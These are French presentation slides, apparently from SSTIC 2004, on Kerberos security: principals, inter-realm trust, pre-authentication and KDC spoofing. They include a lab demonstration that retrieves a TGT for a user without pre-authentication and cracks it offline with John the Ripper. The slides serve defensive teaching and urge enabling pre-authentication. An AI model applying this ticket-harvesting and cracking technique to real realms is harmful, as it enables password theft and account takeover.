


## 2.2.3 Kerberos

- Kerberos avec TGS



## 2.2.3 Kerberos



## 2.2.4 la pré-authentification

---




- **La pré-authentification**


- Dans le schéma précédent, n'importe qui peut obtenir un TGT pour Alice: Il suffit de le demander
- La pré-authentification impose au client de prouver préalablement son identité au KDC
- Simplement en fournissant un timestamp chiffré avec la clé secrète de Alice
- Cela empêche un attaquant d'obtenir facilement des données chiffrées avec la clé secrète d'un utilisateur
  - ✉ Et de lancer une attaque off-line par dictionnaire

## 2.2.4 la pré-authentification

- La pré-authentification



## 2.2.4 la pré-authentification





- **Kerberos utilise ce schéma**

- La clé de l'utilisateur est dérivée du mot de passe par l'utilisation d'une fonction de hachage
- La clé d'un service est un nombre aléatoire stocké sur le serveur
- Principal : Un client du service d'authentification Kerberos

- ✉ Soit un utilisateur soit un service

- ✉ Format : Nom[/instance]\*@ROYAUME

- ✉ Exemples

- 📄 [Bouillon@CEA.FR](mailto:Bouillon@CEA.FR)

- 📄 [Bouillon/root@CEA.FR](mailto:Bouillon/root@CEA.FR)

- 📄 [ftp/machine1.cea.fr@CEA.FR](mailto:ftp/machine1.cea.fr@CEA.FR)

- 📄 [host/machine2.cea.fr@CEA.FR](mailto:host/machine2.cea.fr@CEA.FR)

## 2.3 Les relations de confiance inter-royaume

---



- **Kerberos prévoit la possibilité d'effectuer des opérations inter-royaume**
- **Un principal peut s'authentifier auprès d'un service n'appartenant pas à son propre royaume**
- **Relation de confiance inter-royaume**
  - Unilatérale ou bilatérale
  - Directe ou transitive
    - ✉ Explicite (CAPath)
    - ✉ Hiérarchique (DNS)



- 1 Introduction

- 2 Le protocole Kerberos

- 3 Kerberos et la sécurité

- 3.1 Problèmes inhérents au protocole

- ✉ 3.1.1 Attaque par dictionnaire et pré-authentification

- ✉ 3.1.2 Usurpation du KDC

- ✉ 3.1.3 Kerberos et son environnement


- ✉ 3.1.4 Kerberos et l'autorisation

- 3.2 Problèmes liés aux difficultés pratiques de déploiement

- 4 Conclusion

# 3.1.1 Attaque par dictionnaire et pré-authentification

- Sans pré-authentification : quiconque peut obtenir un message chiffré avec la clef secrète d'un utilisateur quelconque



## 3.1.1 Attaque par dictionnaire et pré-authentification



- **Exemple : 2 utilisateurs**

kadmin.local: **getprinc alice**

Principal: alice@TEST.FR

Expiration date: [never]

...

Attributes:

Policy: [none]

kadmin.local: **getprinc bouillon**

Principal: bouillon@TEST.FR

Expiration date: [never]

...

Attributes: *REQUIRES\_PRE\_AUTH*

Policy: [none]

kadmin.local:

Pour Alice, la pré-authentification n'est pas requise

Pré-authentification requise

## 3.1.1 Attaque par dictionnaire et pré-authentification



alice@uml-1:~\$ **kinit**

May 17 20:29:49 youki krb5kdc[3399](info): AS\_REQ (2 etypes {16 1})  
192.168.0.2: ISSUE: authtime 1084818589, etypes {rep=16 tkt=23 ses=16},  
**alice@TEST.FR for krbtgt/TEST.FR@TEST.FR**

Password for [alice@TEST.FR](#):

kinit(v5): Password incorrect while getting initial credentials

alice@uml-1:~\$

alice@uml-1:~\$ **kinit**

May 17 20:30:56 youki krb5kdc[3399](info): AS\_REQ (2 etypes {16 1})  
192.168.0.2: ISSUE: authtime 1084818656, etypes {rep=16 tkt=23 ses=16},  
**alice@TEST.FR for krbtgt/TEST.FR@TEST.FR**

Password for [alice@TEST.FR](#):

alice@uml-1:~\$ **klist -5**

Ticket cache: FILE:/tmp/krb5cc\_501\_cgD6Tg

Default principal: alice@TEST.FR

Valid starting Expires Service principal

05/17/04 18:30:56 05/18/04 04:30:56 krbtgt/TEST.FR@TEST.FR

## 3.1.1 Attaque par dictionnaire et pré-authentification

bouillon@uml-1:~\$ kinit

May 17 20:35:00 youki krb5kdc[3399](info): AS\_REQ (2 etypes {16 1})  
192.168.0.2: **NEEDED\_PREAUTH**: bouillon@TEST.FR for  
krbtgt/TEST.FR@TEST.FR, Additional pre-authentication required

Password for [bouillon@TEST.FR](#):

May 17 20:35:21 youki krb5kdc[3399](info): **preauth (timestamp)  
verify failure**: Decrypt integrity check failed

May 17 20:35:21 youki krb5kdc[3399](info): AS\_REQ (2 etypes {16 1})  
192.168.0.2: **PREAUTH\_FAILED**: bouillon@TEST.FR for  
krbtgt/TEST.FR@TEST.FR, **Decrypt integrity check failed**

kinit(v5): Password incorrect while getting initial credentials

bouillon@uml-1:~\$ kinit

May 17 20:36:14 youki krb5kdc[3399](info): AS\_REQ (2 etypes {16 1})  
192.168.0.2: **NEEDED\_PREAUTH**: bouillon@TEST.FR for  
krbtgt/TEST.FR@TEST.FR, Additional pre-authentication required

Password for [bouillon@TEST.FR](#) :

May 17 20:36:31 youki krb5kdc[3399](info): AS\_REQ (2 etypes {16 1})  
192.168.0.2: ISSUE: authtime 1084818991, etypes {rep=16 tkt=23  
ses=16}, **bouillon@TEST.FR for krbtgt/TEST.FR@TEST.FR**



## 3.1.1 Attaque par dictionnaire et pré-authentification



- **Quiconque peut obtenir un ticket chiffré avec la clef secrète de alice:**

```
paul@youki:~/work/SSTIC04/geticket$ ./geticket alice
```

```
alice:alice$16$236$c99182b58f9ae3c78c3cc9e4f0183ddc79aa805fd8  
091cc053c5595cf6bd3b12f11ff6fcde2b3f8a3d80b208a2d48c2a2052f6  
cd85a019e82a1f78289a602ebdd430f2de17068ff0e5b3e8cd0b377d12  
a895c01608b05ee99dd955e144316142f003ca822006a1dd4e71e1d82  
c57b0e971e7a955c0e87d2e09ad5094cd861a3bf6363c0092eeffdc516  
63a06755d4888c5ca29f2d98a47870268631a54e62b620156d9604d6b  
fa85b1b40c838aa1acb559872bb959ff5db3ca9199c538fb9d6a2506f...
```

Login

Crypto-système  
négocié

Taille du  
ticket

Ticket  
chiffré

```
paul@youki:~/work/SSTIC04/geticket$ ./geticket bouillon  
bouillon@TEST.FR: Preauthentication needed  
paul@youki:~/work/SSTIC04/geticket$
```

## 3.1.1 Attaque par dictionnaire et pré-authentification



- On peut alors attaquer ce ticket avec les méthodes classiques de craquage de mots de passe

- Ex: John

- Patch de Dug Song pour Kerberos v4
- Idem pour Kerberos v5:

Gestion du format

Récupération du ticket

```
Eichier  Édition  Affichage  Terminal  Aller à  Aide
paul@youki:~/work/SSTIC04$ ls john-1.6/src/*_fmt.c
john-1.6/src/AFS_fmt.c  john-1.6/src/DES_fmt.c  john-1.6/src/MD5_fmt.c
john-1.6/src/BF_fmt.c  john-1.6/src/KRB5_fmt.c
john-1.6/src/BSDI_fmt.c  john-1.6/src/LM_fmt.c
paul@youki:~/work/SSTIC04$ getticket/getticket alice > /tmp/alice.txt
paul@youki:~/work/SSTIC04$ john-1.6/run/john -wordfile:/usr/share/john/password.lst
/tmp/alice.txt
Loaded 1 password (Kerberos v5 TGT [KRB5_STD_ALGORITHM_NAME])
Monkey          (alice)
guesses: 1  time: 0:00:00:00 100%  c/s: 38.00  trying: Monkey
paul@youki:~/work/SSTIC04$
```

Attaque par dictionnaire

## 3.1.1 Attaque par dictionnaire et pré-authentification



- **Sans pré-authentification, les mots de passe Kerberos sont aussi vulnérables que ceux d'une map NIS**
- **Activez la pré-authentification!**
  - **Ce n'est pas le cas par défaut**
  - **Le risque est limité mais n'a pas disparu**
  - **De telles attaques sont toujours possibles si on capture un TGT (écoute du réseau)**
    - ✉ **"Limitations of the Kerberos Authentication System", Steven M. Bellovin, Michael Merritt, Usenix 1991**
- **Cela ne dispense pas d'un politique assurant la robustesse des mots de passe**
  - **Peut engendrer des difficultés de déploiement**
- **Bientôt une authentification forte (2 facteurs) avec Kerberos?**
  - **PKINIT + Pre-authentification matérielle**

## 3.1.2 Usurpation du KDC

---




- **Attaque mise en évidence par Dug Song**
- **Kerberos : authentifier un utilisateur auprès d'un service Kerbérisé et réciproquement**
- **On peut se servir pour faire de l'authentification système**
  - **Module PAM**
  - **Kinit à la connexion**
  - **Login → login.krb5**
- **C'est la capacité à déchiffrer la réponse retournée par le KDC qui permet l'authentification**

## 3.1.2 Usurpation du KDC

### ● Ex: module PAM pam\_krb5

#### ■ Pam.conf :

